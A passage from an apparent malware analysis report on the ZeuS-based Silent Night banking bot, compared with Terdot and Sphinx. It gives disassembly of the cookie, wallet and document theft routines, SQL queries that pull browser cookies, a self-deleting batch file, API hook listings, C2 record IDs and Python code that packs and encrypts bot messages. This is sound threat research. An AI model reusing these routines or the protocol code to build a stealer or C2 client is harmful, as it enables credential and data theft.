The retrieval of the Chrome passwords is similar to the one described here.

Stealing Chrome cookies

Stealing of the Chrome cookies again starts by searching the `\Google\Chrome\User Data` directory. When found, the `Cookies` file is retrieved.



The retrieved database is queried with the following SQL query:

```
select `host_key`, `name`, `encrypted_value`, `path`, `expires_utc`, `is_secure`,
`is_httponly` from `cookies`
```

As it was in case of passwords, also in case of cookies the decryption will differ in old and new (>=80) versions of Chrome. Decoding of cookies follows analogical paths: the updated bot will use DPAPI encryption system for the older Chrome versions, and AES256-GCM algorithm for the newer.

In order to not block access to the files, the Chrome process may be terminated.

```
10009B47 push    eax
10009B48 push    offset unk_10068950 ; "chrome.exe"
10009B4D call    decode_wstring
10009B52 add     esp, 8
10009B55 mov     ecx, eax
10009B57 call    search_and_terminate_process
10009B5C call    sub_1003E6F0
10009B61 push    eax
10009B62 push    0
10009B64 call    load_func_by_checksum ; kernel32.Sleep #1363
```

Stealing Firefox cookies

The other targeted browser is Firefox. The template of the stealing function is similar like in the case of Chrome. First the directory is being searched. This time it is `\Mozilla\Firefox\Profiles`. The name of the file containing the SQL database with cookies is `cookies.sqlite`.

```
10006716 lea     eax, [ebp+var_90]
1000671C push    eax
1000671D push    offset unk_1006A5B0 ; "cookies.sqlite"
10006722 call    decode_wstring
10006727 add     esp, 8
1000672A push    eax
1000672B push    esi
1000672C push    esi
1000672D call    path_combine
10006732 add     esp, 0Ch
10006735 test    al, al
10006737 jz      loc_100066A0

1000673D push    0BF8BA27h
10006742 push    0
10006744 call    load_func_by_checksum ; kernel32.GetFileAttributesW #567
10006749 add     esp, 8
1000674C push    esi
1000674D call    eax
1000674F cmp     eax, 0FFFFFFFFh
10006752 jz      loc_100066A0

10006758 mov     ecx, esi
1000675A mov     edx, ebx
1000675C call    steal_from_firefox
10006761 inc     [ebp+var_10]
10006764 jmp     loc_100066A0
```

The retrieved database is queried with the following SQL query:

```
select `host`, `name`, `value`, `path`, `expiry`, `isSecure`, `isHttpOnly`,
`sameSite` from `moz_cookies`
```

Stealing files

Stealing files is deployed in a new thread.

First the list of all the dives is being fetched:

```
1002FFE0 push    5CEDF17h
1002FFE5 push    0
1002FFE7 call    load_func_by_checksum ; kernel32.GetLogicalDriveStringsW #600
1002FFEC add     esp, 8
1002FFEF push    esi
1002FFF0 push    edi
1002FFF1 call    eax             ; call kernel32.GetLogicalDriveStringsW
1002FFF3 test    eax, eax
1002FFF5 jz      loc_100300EE
```

Then, for each drive a new thread is being deployed, responsible for searching files at this drive.

```
1003001D
1003001D run_next:
1003001D push    0FFFFFFFFh
1003001F push    esi
10030020 call    sub_1000206D
10030025 add     esp, 8
10030028 mov     ebx, eax
1003002A test    ebx, ebx
1003002C jz      short loc_10030066
```

```
1003002E call    checks_create_thread
10030033 push    eax
10030034 push    edi
10030035 call    load_func_by_checksum ; kernel32.CreateThread #234
1003003A add     esp, 8
1003003D push    edi
1003003E push    edi
1003003F push    ebx
10030040 push    offset search_files_thread
10030045 push    edi
10030046 push    edi
10030047 call    eax              ; call kernel32.CreateThread
10030049 mov     [ebp-18h], eax
1003004C push    edi
1003004D push    eax
1003004E call    is_equal_0
10030053 add     esp, 8
10030056 test    al, 1
10030058 jnz     short loc_10030066
```

Among the targets are wallets for cryptocurrencies:

```
1002FA7A sub     esp, 34h
1002FA7D lea     esi, [ebp+var_40]
1002FA80 push    0Ch
1002FA82 push    esi
1002FA83 push    offset unk_1009C650 ; "*wallet.dat"
1002FA88 call    decode_wstring
1002FA8D add     esp, 0Ch
1002FA90 lea     ebx, [ebp+var_1C]
1002FA93 mov     ecx, ebx
```

But also documents, that are searched by extensions: .txt, .docx, .xls

```
1002FBA6 push    eax
1002FBA7 push    edi
1002FBA8 push    offset unk_1009C668 ; ".txt"
1002FBAD call    decode_wstring
1002FBB2 add     esp, 0Ch
1002FBB5 lea     ecx, [ebp+var_18]
1002FBB8 push    0
1002FBBA push    edi
1002FBBB call    j_compare_names
1002FBC0 cmp     eax, 0FFFFFFFFh
1002FBC3 jnz     short loc_1002FC1B
```

```
1002FBC5 push    eax
1002FBC6 sub     esp, 8
1002FBC9 mov     edi, esp
1002FBCB push    6
1002FBCD push    edi
1002FBCE push    offset unk_1009C672 ; ".docx"
1002FBD3 call    decode_wstring
1002FBD8 add     esp, 0Ch
1002FBDB lea     ecx, [ebp+var_18]
1002FBDE push    0
1002FBE0 push    edi
1002FBE1 call    j_compare_names
1002FBE6 cmp     eax, 0FFFFFFFFh
1002FBE9 jnz     short loc_1002FC1B
```

```
1002FBEB push    eax
1002FBEC sub     esp, 8
1002FBEF mov     edi, esp
1002FBF1 push    5
1002FBF3 push    edi
1002FBF4 push    offset unk_1009C67E ; ".xls"
1002FBF9 call    decode_wstring
1002FBFF add     esp, 0Ch
```

The files are first copied to the directory in the %TEMP% folder, and further uploaded by another thread.

```
1002FE3C lea     esi, [ebp+var_214]
1002FE42 mov     edi, edx
1002FE44 mov     edx, esi
1002FE46 call    get_temp_path
1002FE4B xor     ebx, ebx
1002FE4D push    7FCA8A7h
1002FE52 push    ebx
1002FE53 call    load_func_by_checksum ; kernel32.CopyFileW #167
1002FE58 add     esp, 8
1002FE5B push    ebx
```

The function for stealing documents didn't seem to evolve across the compared versions.

Comparison

As mentioned before, the described Silent Night Zbot is based on ZeuS legacy. There is an ongoing naming confusion between this Zbot and the other ZeuS-based malware that have been popular in recent years, such as Sphinx or Terdot.

In this chapter we will sum up the most important similarities and differences between those specific families.

The reference material:

1. The classic ZeuS source-code
2. The Terdot analysis papers:
   - Terdot: Zeus-based malware strikes back with a blast from the past - by Bogdan Botezatu and Eduard Budaca from Bitdefender
   - Zbot with legitimate applications on board - by Hasherezade from Malwarebytes
3. Terdot Zbot samples:
   - 611d0954c55a7cb4471478763fe58aa791dc4bbf345d7b5a96808e6d1d264f96 - loader (unpacked)
     - bd44645d62f634c5ca65b110b2516bdd22462f8b2f3957dbcd821fa5bdeb38a2 - payload.dll
     - f76e614723432398d1b7d2c4224728204b3bd9c5725e8200a925e8cbf349344c - client32.dll
4. ZeuS Sphinx samples:
   - 07ff5290bca33bcd25f479f468f9a0c0371b3aac25dc5bb846b55ba60ca658ed - original sample (packed)
     - 2890ba2b242191f762e8f480a854d4b8985593935157026f3984df07071d8b63 - unpacked core
     - 4c150ec8583d9455eb6f64020bb8dbe0267ba94e76e5c19e9c2389457979f103 - Tor module

Silent Night (SN) vs classic ZeuS

Similarities:

- Definitions of webinjects typical for ZeuS
- Similar set of commands, and their format
- Similar format of configuration storage
- Similar pseudo-random names generator
- Usage of RC4, CRC32, Visual Encrypt
- Encrypted strings - separate function for ANSI and Unicode. Yet, the algorithm in ZeuS code is different from the one used in Silent Night.
- Usage of random padding
- Hook on `TranslateMessage` in order to deploy on-click screenshot and keylogging

- Hooks in `NtCreateThread` and `NtCreateUserProcess` for the purpose of propagation into new processes
- Functionality: backconnect, VNC
- Similar server-side backconnect component

In the leaked ZeuS version (2.0.8.9), the cookie stealing component is not implemented, however the code contains a placeholder for it, while both Silent Night and Terdot have it implemented.

The original ZeuS code also contains API hooks that are not present in Silent Night.


Sphinx overview

Sphinx is a Zbot using Tor. It's first version (1.0.0.0) was released in 2015. The sample that we used for the comparative analysis (07ff5290bca33bcd25f479f468f9a0c0371b3aac25dc5bb846b55ba60ca658ed), tries to connect to the URL: `kdsk3afdiolpgejs.onion/sphinx/config.bin` in order to fetch config.

It doesn't use API obfuscation. Strings are obfuscated by the algorithms typical for ZeuS.


In contrast to Silent Night, and Terdot, Sphinx doesn't need to download the main component - it is shipped directly inside the initial executable. In the `.data` section of the module, there is yet another PE - UPX packed (used for Tor connections). This is a very different model than in case of Silent Night, where each and every module is downloaded from the C2, and then kept in a separate, encrypted file.

The main component (2890ba2b242191f762e8f480a854d4b898559393515702 6f3984df07071d8b63) is injected into explorer.exe (differently than Silent Night, where it is injected into msiexec.exe). Sphinx runs and infects two instances of explorer.exe.




One of the instances is run without any parameters. The other's command-line is: `explorer.exe socksParentProxy=localhost:9050` - suggesting that this instance is connecting to the local proxy at the given port. Indeed we can find this port open in the first instance.


As most of the ZeuS based malware, it uses %APPDATA% as its base directory. It creates there subfolders:



The directories in %APPDATA% are used for the purpose of keeping its modules, as well as the stolen data, in encrypted form.



As in the case of Silent Night and Terdot, it creates the key under `HKCU\Software\Microsoft`.



The original sample is copied into a new folder created in %APPDATA%, and the original copy is deleted by a batch file, dropped in a %TEMP% directory (i.e. `tmp07810f8b.bat`).

```
@echo off
:d
del "C:\Users\tester\Desktop\<initial_sample>.exe"
if exist "C:\Users\tester\Desktop\<initial_sample>.exe" goto d
del /F "C:\Users\tester\AppData\Local\Temp\tmp07810f8b.bat"
```

Persistence is achieved by the registry key, leading to the copy of the original sample, dropped in the new directory, in %APPDATA%.

Once it is run, it injects the main bot into other processes, and hooks API. The hooking done by Sphinx is very invasive - many more API hooks are being installed than in case of Terdot or Silent Night. The listing of detected hooks is given below.

[Hooks found](#) in `explorer.exe`:

Name	Type	Size
19e0000.exe	Application	1 541 KB
75a90000.crypt32.dll	Application extens...	1 127 KB
75a90000.crypt32.dll.tag	TAG File	1 KB
75d50000.ws2_32.dll	Application extens...	202 KB
75d50000.ws2_32.dll.tag	TAG File	1 KB
76cb0000.user32.dll	Application extens...	793 KB
76cb0000.user32.dll.tag	TAG File	3 KB
400000.explorer.exe	Application	184 KB
77260000.kernel32.dll	Application extens...	838 KB
77260000.kernel32.dll.tag	TAG File	1 KB
77580000.wininet.dll	Application extens...	958 KB
77580000.wininet.dll.tag	TAG File	1 KB
77820000.ntdll.dll	Application extens...	1 244 KB
77820000.ntdll.dll.tag	TAG File	1 KB
dump_report.json	JSON File	3 KB
scan_report.json	JSON File	3 KB

Redirections to the main component of the malware, injected at `1830000`:

In `ntdll.dll`:

```
45778;NtCreateUserProcess->19f4ed5[19e0000+14ed5:(unnamed):1];5
622b8;LdrLoadDll->19f4ffe[19e0000+14ffe:(unnamed):1];5
```

In ws2_32.dll

```
3918;closesocket->19f5ed8[19e0000+15ed8:(unnamed):1];5
4406;WSASend->19f5f31[19e0000+15f31:(unnamed):1];5
6f01;send->19f5f10[19e0000+15f10:(unnamed):1];5
```

In wininet.dll:

```
1a33e;HttpQueryInfoA->19f7d16[19e0000+17d16:(unnamed):1];5
1ab49;InternetCloseHandle->19f7c1e[19e0000+17c1e:(unnamed):1];5
1b406;InternetReadFile->19f7c61[19e0000+17c61:(unnamed):1];5
25e5d;InternetQueryDataAvailable->19f7cea[19e0000+17cea:(unnamed):1];5
2ba12;HttpSendRequestW->19f7a3e[19e0000+17a3e:(unnamed):1];5
34a3d;HttpSendRequestExW->19f7ae6[19e0000+17ae6:(unnamed):1];5
4ae46;InternetReadFileExA->19f7ca0[19e0000+17ca0:(unnamed):1];5
91812;HttpSendRequestExA->19f7b82[19e0000+17b82:(unnamed):1];5
918f8;HttpSendRequestA->19f7a92[19e0000+17a92:(unnamed):1];5
```

In crypt32.dll

```
90ddc;PFXImportCertStore->19f536e[19e0000+1536e:(unnamed):1];5
```

This hook in `crypt32.PFXImportCertStore` is present in original ZeuS code, but neither in Terdot, nor in Silent Night.

In user32.dll

```
476b;SwitchDesktop->19f6933[19e0000+16933:(unnamed):1];5
5c39;OpenInputDesktop->19f68e3[19e0000+168e3:(unnamed):1];5
6293;RegisterClassExA->19f6d41[19e0000+16d41:(unnamed):1];5
9dc7;GetCapture->19e9a62[19e0000+9a62:(unnamed):1];5
a4b3;GetCursorPos->19e9934[19e0000+9934:(unnamed):1];5
a575;GetUpdateRect->19eb6e5[19e0000+b6e5:(unnamed):1];5
bb1c;DefWindowProcA->19f6997[19e0000+16997:(unnamed):1];5
bc6a;RegisterClassA->19f6ca2[19e0000+16ca2:(unnamed):1];5
ed4a;RegisterClassW->19f6c55[19e0000+16c55:(unnamed):1];5
10162;RegisterClassExW->19f6cef[19e0000+16cef:(unnamed):1];5
11899;GetMessageA->19e9b29[19e0000+9b29:(unnamed):1];5
119a5;PeekMessageA->19e9b7c[19e0000+9b7c:(unnamed):1];5
11b3c;CallWindowProcW->19f6b87[19e0000+16b87:(unnamed):1];5
12d57;GetDCEx->19eb5cc[19e0000+b5cc:(unnamed):1];5
14ab7;GetWindowDC->19eb666[19e0000+b666:(unnamed):1];5
1507d;DefWindowProcW->19f6951[19e0000+16951:(unnamed):1];5
15421;ReleaseDC->19eb6a5[19e0000+b6a5:(unnamed):1];5
1544c;GetDC->19eb627[19e0000+b627:(unnamed):1];5
15d14;BeginPaint->19eb51c[19e0000+b51c:(unnamed):1];5
15d42;EndPaint->19eb58c[19e0000+b58c:(unnamed):1];5
1634a;PeekMessageW->19e9b51[19e0000+9b51:(unnamed):1];5
164c7;TranslateMessage->19f1cda[19e0000+11cda:(unnamed):1];5
1cde8;GetMessageW->19e9b01[19e0000+9b01:(unnamed):1];5
22ba7;GetClipboardData->19f1e40[19e0000+11e40:(unnamed):1];5
271e4;DefDlgProcA->19f6a23[19e0000+16a23:(unnamed):1];5
3150a;DefMDIChildProcW->19f6afb[19e0000+16afb:(unnamed):1];5
3152b;DefFrameProcW->19f6a69[19e0000+16a69:(unnamed):1];5
31c07;GetUpdateRgn->19eb778[19e0000+b778:(unnamed):1];5
325b7;DefFrameProcA->19f6ab2[19e0000+16ab2:(unnamed):1];5
325db;DefMDIChildProcA->19f6b41[19e0000+16b41:(unnamed):1];5
32bd3;CallWindowProcA->19f6bd0[19e0000+16bd0:(unnamed):1];5
35bc1;DefDlgProcW->19f69dd[19e0000+169dd:(unnamed):1];5
36703;GetMessagePos->19e9902[19e0000+9902:(unnamed):1];5
36932;SetCapture->19e99b8[19e0000+99b8:(unnamed):1];5
369f2;ReleaseCapture->19e9a12[19e0000+9a12:(unnamed):1];5
4c1b0;SetCursorPos->19e997b[19e0000+997b:(unnamed):1];5
```

In kernel32.dll

```
4273d;GetFileAttributesExW->19f50e7[19e0000+150e7:(unnamed):1];5
```

As we can see, the hooks installed are very different than in case of Silent Night, and they suggest different mechanics behind this malware.

Silent Night (SN) vs Terdot

Similarities:

```
C - common for various malware families
Z - found in ZeuS code, common for ZeuS-based malware
T - found in Terdot, but not in original ZeuS code
```

Category	**Silent Night & Terdot**
Data storage	subkeys in `HKCU\Software\Microsoft` (T), encrypted files in `%APPDATA%\<random directory>` (Z)
Bot ID	in format `%s_%08X%08X`, generated by the same algorithm: hostname (string) and a number generated with `InstallDate` and `DigitalProductID` read from the registry. CRC32 algorithm applied. (Z)
Encryption algorithms	Visual Encrypt (Z) and RC4 (Z,C)
Key to encrypt files	RC4 context stored in the installation data in the registry
Webinjects definitions	ZeuS-styled (Z)
MitM proxy	yes, HTTP and HTTPS with a custom certificate (Z,C)
installation of the certificate	in Firefox: by `certutil.exe`, in other browsers: by hooking API
Hooks in the browsers	The same APIs hooked within in the browsers, analogical functionality of the hooks (T) : `crypt32.CertVerifyCertificateChainPolicy`, `crypt32.CertGetCertificateChain`, `ntdll.ZwDeviceIoControlFile` - redirect to the local MitM proxy
Hook implementation	Using MinHook library [1]
Stealing cookies	Chrome , Mozilla - yet, using different queries [2]

1. Terdot (`client32.dll`) using MinHook library:

```
10007A98 lea     ecx, [ebp+var_C]
10007A9B call    Freeze
10007AA0 pop     ecx
10007AA1 mov     edx, esi
10007AA3 mov     ecx, edi
10007AA5 call    EnableHookLL
10007AAA lea     ecx, [ebp+var_C]
10007AAD mov     esi, eax
10007AAF call    Unfreeze
10007AB4 jmp     short loc_10007AC6
```

2. Queries used by Terdot versus queries used by Silent Night:

Terdot:

```
select `host_key`, `name`, `encrypted_value` from `cookies`
```

```
select `baseDomain`, `name`, `value` from `moz_cookies`
```

Silent Night:

```
select `host_key`, `name`, `encrypted_value`, `samesite`, `path`,
`expires_utc`, `is_secure`, `is_httponly` from `cookies`
```

```
select `host`, `name`, `value`, `path`, `expiry`, `isSecure`, `isHttpOnly`,
`sameSite` from `moz_cookies`
```

Differences:

Category	**Silent Night**	**Terdot**
Persistence	Run key leading to the loader executable (plain PE)	A. Run key leading to the loader executable (plain PE) ; B. Entry in StartMenu leading to the PHP script, which is run by a dropped `php.exe`. The script deobfuscates and runs the initial component, which is never stored on the disk as a plain PE.;
Obfuscation	API, strings, arithmetic operations, added redundant calls	strings (similar algorithm like classic Zeus), many strings are in plain-text
SQL module	manually loaded sqlite3.dll	statically linked SQLite
SSL module	manually loaded libssl.dll	statically linked OpenSSL
Zlib module	manually loaded zlib1.dll	statically linked Zlib `1.2.5`

Names of components	`loader-bot32.dll/.exe`, `antiemule-loader-bot32.dll/.exe` - loader ; `bot32/64.dll` - core	payload.dll - loader ; client32/64.dll - core
Injection order	msiexec.exe(bot-loader.exe/.dll) -> msiexec.exe(bot32/64.dll) -> browsers and other processes (bot32/64.dll)	`explorer.exe`(payload.dll) ->`msiexec.exe`(client32.dll) -> browsers and other processes (`client32.dll`)
DGA	based on a current date (year, month, day of the week, day); 20 characters long; 32 domains generated	based on a current date (year, month, day); 16 characters long; 128 domains generated; *different algorithm than SN*
Verification of downloaded modules	checksum only	RSA signature, validated with hardcoded public key
Targeted browsers	iexplore.exe, chrome.exe, firefox.exe,	iexplore.exe, microsoftedgecp.exe, chrome.exe, opera.exe, firefox.exe, WebKit2WebProcess.exe
Watchdog	No	Yes, in `explorer.exe`
Commands	`bot_uninstall`, `user_execute` , `user_cookies_get`, `user_cookies_remove`, `user_passwords_get`, `user_files_get`, `user_url_block`, `user_url_unblock`	`bot_uninstall`, `user_execute` , `bot_httpinject_disable`, `bot_httpinject_enable`, `user_url_block`, `user_url_unblock`
Heaven's Gate	Yes, in a separate DLL	Yes, in the main component

Comparison summary

Silent Night bot is distinct from Terdot. Yet, the existing similarities go beyond the similarity that is obvious due to the common ancestor, ZeuS. They both use a model: Zloader -> Zbot. The core module is being downloaded from the C2, and kept in encrypted form. Also the way in which they attack browsers has significant overlap: exactly the same hooks are being set, and the implementation of the intercepting functions is analogical. There exists a possibility that the author of Silent Night was also familiar with Terdot's code, or involved in its development. Those two Zbots have many similarities on a conceptual level, but in comparison to Terdot, Silent Night is written with focus on modularity, and well obfuscated.

Sphinx is different from both of them, and probably based on an unrelated fork of ZeuS.

C2 Communication

You can try this yourself by using the zLoader communications Jupyter notebook for CP 1.0.8.

Communication encryption

The bot talks to C2 over an encrypted channel. There are two types of encryption used:

- RC4
- Visual Encrypt

Visual Encrypt is simply XORing each character of the string with the preceding XORed character:

```
def v_encrypt(data):
    _len = len(data)
    for x in range(_len):
        data[x] = data[x] ^ data[x-1]
    return data
```

Regular bot's communications are encrypted with both RC4 and Visual Encrypt, while the binaries use plain RC4.

The message composition

The message contains the header and the body. Currently, the header only stores the md5 hash of the message body.

The body is further split into records. Each record contains a header with the following fields:

- Record ID
- Unused
- Body Length
- Unused

Example of code creating a complete message:

```
def pack_data(data):
    body = []
    for record_id, content in data.items():
        record_header = struct.pack('IIII', record_id, 0, len(content), 0)
        body.append(record_header + content)
    finished_body = b''.join(body)
    header = b''.join([b'0'*(md5_size), hashlib.md5(finished_body).digest()])
    return b''.join([header, finished_body])
```

Record IDs

Record IDs are randomly generated per panel version and stored in `core/gen.php`, for example CP 1.0.18 defines the following fields:

```
COMP_ID_MAX_CHARS = 100
BOTNET_MAX_CHARS = 20
MARKER_MAX_CHARS = 20
GATE_MAX_CHARS = 64
MAX_NUM_GATES = 10
MAX_SRC_PATH = 1000
SBCID_BOT_ID = 10001
SBCID_BOTNET = 10002
SBCID_BOT_VERSION = 10003
SBCID_NET_LATENCY = 10005
SBCID_PING = 10006
SBCID_OS_INFO = 10012
SBCID_LANGUAGE_ID = 10013
SBCID_PROCESS_NAME = 10014
SBCID_PROCESS_USER = 10015
SBCID_IPV4_ADDRESSES = 10016
SBCID_IPV6_ADDRESSES = 10017
SBCID_PROCESS_LIST = 10020
SBCID_DEBUG = 10022
SBCID_INTEGRITY_LEVEL = 10023
SBCID_NUM_MONITORS = 10024
SBCID_MARKER = 10025
SBCID_MD5_BOT = 10026
SBCID_TIMEZONE = 10027
SBCID_NET_INFO = 10028
SBCID_BUILD_ID = 10029
SBCID_MD5_WEBINJECTS = 10030
SBCID_SCRIPT_ID = 11000
SBCID_SCRIPT_STATUS = 11001
SBCID_SCRIPT_RESULT = 11002
SBCID_SCRIPTS = 11003
SBCID_COUNT_SCRIPTS = 11004
SBCID_ADV_SERVERS = 11010
SBCID_WEBFILTERS = 11011
SBCID_WEBINJECTS = 11012
SBCID_HTTP_PROXY = 11013
SBCID_GET_FILE = 11014
SBCID_GET_FILE_VER = 11015
SBCID_INJECT_STATUS = 11016
CSR_BOT_FILE = 1000
CSR_BOT64_FILE = 1001
CSR_LIBSSL_FILE = 1002
CSR_SQLITE_FILE = 1003
CSR_ZLIB_FILE = 1004
CSR_NSS_FILE = 1005
```

```
CSR_BOT32_FILE = 1006
CSR_HVNC32_FILE = 1007
CSR_HVNC64_FILE = 1008
SBCID_LOADER_UPDATE = 11020
SBCID_LOADER_UPDATE_SUCCESS = 11021
SBCID_WEBINJECTS_UPDATE = 11022
SBCID_WEBINJECTS_UPDATE_SUCCESS = 11023
SBCID_LOG_ID = 11030
SBCID_LOG_ID_EXT = 11031
SBCID_LOG_ERR_CODE = 11032
SBCID_LOG_MSG = 11033
SBCID_BC_IP = 11040
SBCID_BC_CLIENTPORT = 11041
SBCID_BC_HVNC_CLIENTPORT = 11042
SBCID_NUM_REPORTS = 100000
SBCID_BOTLOG = 200000
SBCID_BOTLOG_TYPE = 300000
SBCID_SOURCE = 400000
SBCID_TITLE = 500000
SBCID_TIME_SYSTEM = 600000
SBCID_TIME_TICK = 700000
SBCID_TIME_LOCALBIAS = 800000
BLT_UNKNOWN = 0
BLT_HTTP_REQUEST = 1
BLT_HTTPS_REQUEST = 2
BLT_GRABBED_HTTP = 3
BLT_FILE = 5
BLT_COOKIES = 6
BLT_KEYLOGER = 7
BLT_PASSWORD = 8
BLT_SCREENSHOT = 9
BLT_SOFTWARE_MAIL = 10
CSR_POST_MAX_SIZE = 10
CSR_BACKCONNECT_CRYPT_KEY = 0x55
LOG_ID_LOADER_UPDATE = 1
LOG_ID_WEBINJECTS_UPDATE = 3
LOG_ID_INSTALL_NSS_CERT = 4
LOG_ID_CHECK_POST_MAX_SIZE = 5
LOG_ID_BOT_DETECTED = 6
LOG_ID_PELOADER = 7
LOG_ID_PROCESS_INJECT = 8
LOG_ID_STEALER = 9
LOG_ID_COLLECTOR = 10
PROCESS_INTEGRITY_UNKNOWN = 0
PROCESS_INTEGRITY_LOW = 1
PROCESS_INTEGRITY_MEDIUM = 2
PROCESS_INTEGRITY_HIGH = 3
```

Specifically, the following types of messages are processed based on the gate's logic:

Always set:

- `SBCID_BOT_ID`
- `SBCID_BOTNET`

New Bot:

- `SBCID_OS_INFO`
- `SBCID_BOT_VERSION`
- `SBCID_IPV4_ADDRESSES`
- `SBCID_PROCESS_LIST`
- `SBCID_INTEGRITY_LEVEL`
- `SBCID_NUM_MONITORS`
- `SBCID_MARKER`
- `SBCID_MD5_BOT`
- `SBCID_TIMEZONE`
- `SBCID_WEBINJECTS`

Script Report:

- `SBCID_SCRIPT_ID`
- `SBCID_SCRIPT_STATUS`
- `SBCID_SCRIPT_RESULT`

Report:

- `SBCID_BOTLOG_TYPE`
- `SBCID_SOURCE`
- `SBCID_TITLE`
- `SBCID_BOTLOG`

File request:

- `SBCID_GET_FILE`
- `SBCID_GET_FILE_VER`

Log:

- `SBCID_LOG_ID`
- `SBCID_LOG_ID_EXT`
- `SBCID_LOG_ERR_CODE`
- `SBCID_LOG_MSG`

Ping:

- `SBCID_PING`

Response padding

To further randomize the signal, each response from the C2 is padded with a random string:

```
